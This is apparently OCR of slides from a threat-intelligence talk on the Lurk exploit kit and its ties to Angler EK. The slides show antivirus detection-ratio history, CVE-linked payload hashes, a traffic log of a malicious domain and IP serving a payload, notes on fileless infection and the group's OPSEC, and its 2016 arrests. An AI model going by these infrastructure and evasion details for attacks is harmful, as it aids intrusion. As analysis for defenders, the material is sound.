
File name: 204_.txt

Detection ratio: 0 / 43

Analysis date: 2012-02-27 11:22:02 UTC (1 день, 18 часов ago)

Lurk detectability by AV vendors

Now



File information

Identification | Content | Analyses | Submissions | ITW | Additional | Comments

2013-10-15 15:00:12	**17/47**
2012-10-08 17:51:02	**15/43**
2012-08-06 04:45:34	**14/41**
2012-04-23 14:02:21	**12/42**
2012-03-02 06:39:45	**6/43**
2012-02-29 05:51:27	**3/43**
2012-02-27 11:22:02	**0/43**

Panda	-	10.0.3.5	20131015
PCTools	Trojan.Gen	9.0.0.2	20131002
Rising	-	24.84.00.04	20131015
Sophos	Mal/JavaGen-E	4.93.0	20131015
SUPERAntiSpyware	-	5.6.0.1032	20131015
Symantec	Trojan.Gen.2	20131.1.5.61	20131015
TheHacker	-	6.8.0.5.347	20131015
TotalDefense	-	37.0.10498	20131011
TrendMicro	JAVA_EXPLOIT.GL	9.740.0.1012	20131015
TrendMicro-HouseCall	JAVA_EXPLOIT.GL	9.700.0.1001	20131015
VBA32	-	3.12.24.3	20131015
VIPRE	-	22412	20131015

Some payloads for reference

hash	type	Description based on verdicts
7382ef1638e6ce8fc5c0cf766cea2e93ae9e8ea4ef891f79a1589f1978779aa0	java jar	CVE-2011-3544 exploit
73eda8a8c2511e8cf7261da36be78064c16094e3e83ebdeb76e7ee7803a32f69	java jar	CVE-2011-3544 exploit
d947e1ad59d4dfeaa6872a6bda701e67d40a265f711f74984aa286a59daf1373	Flash	CVE-2013-5330

Lurk and Angler 2013 2014 2015 2016

similarities between lurk and and angler

indexm.htm pattern
use of bodiless/fileless payload
shared infrastructure

Discussed by Kaffeine

Angler EK : now capable of "fileless" infection (memory malware)

Matrix - Agent Jackson avoiding bullets

Few days ago I spotted a new pattern in some Angler EK threads :


200	HTTP	178.32.21.227	critizedthinque.mnselect.info:37702	/x4dmlbzovg.php	97 208	text/html	f9698523f1b8c272d67638acc83e
200	HTTP	178.32.21.227	critizedthinque.mnselect.info:37702	/x4dmlbzovg.php/count?b=1	0	text/html	No body
200	**HTTP**	**178.32.21.227**	**critizedthinque.mnselect.info:37702**	**/4fypyf3lXGav0Hin0Odh7JTrcoJ3Swz4QHUB2jp1d...**	**389 660**	**application/octet-stream**	**46033713310a790a060770c**

http://malware.dontneedcoffee.com/2014/08/angler-ek-now-capable-of-fileless.html

Discussed by Kaffeine

Lurk exploit kit is called XXX

XXX is Angler EK




Snipshot of MonterAV Affiliate

As I got many questions about an EK named XXX (that is said to be better than Angler ;)) I decided to share some data here.

http://malware.dontneedcoffee.com/2015/12/xxx-is-angler-ek.html

Talos Team analysis in 2016




http://blog.talosintel.com/2016/07/lurk-crimeware-connections.html

The group's operational security (OPSEC)

We can learn from the video about the group's operational security practices:

- Disposable phones
- Phone jammers
- long-distance wifi dongles



Lurk Arrests (May 2016)

Questions?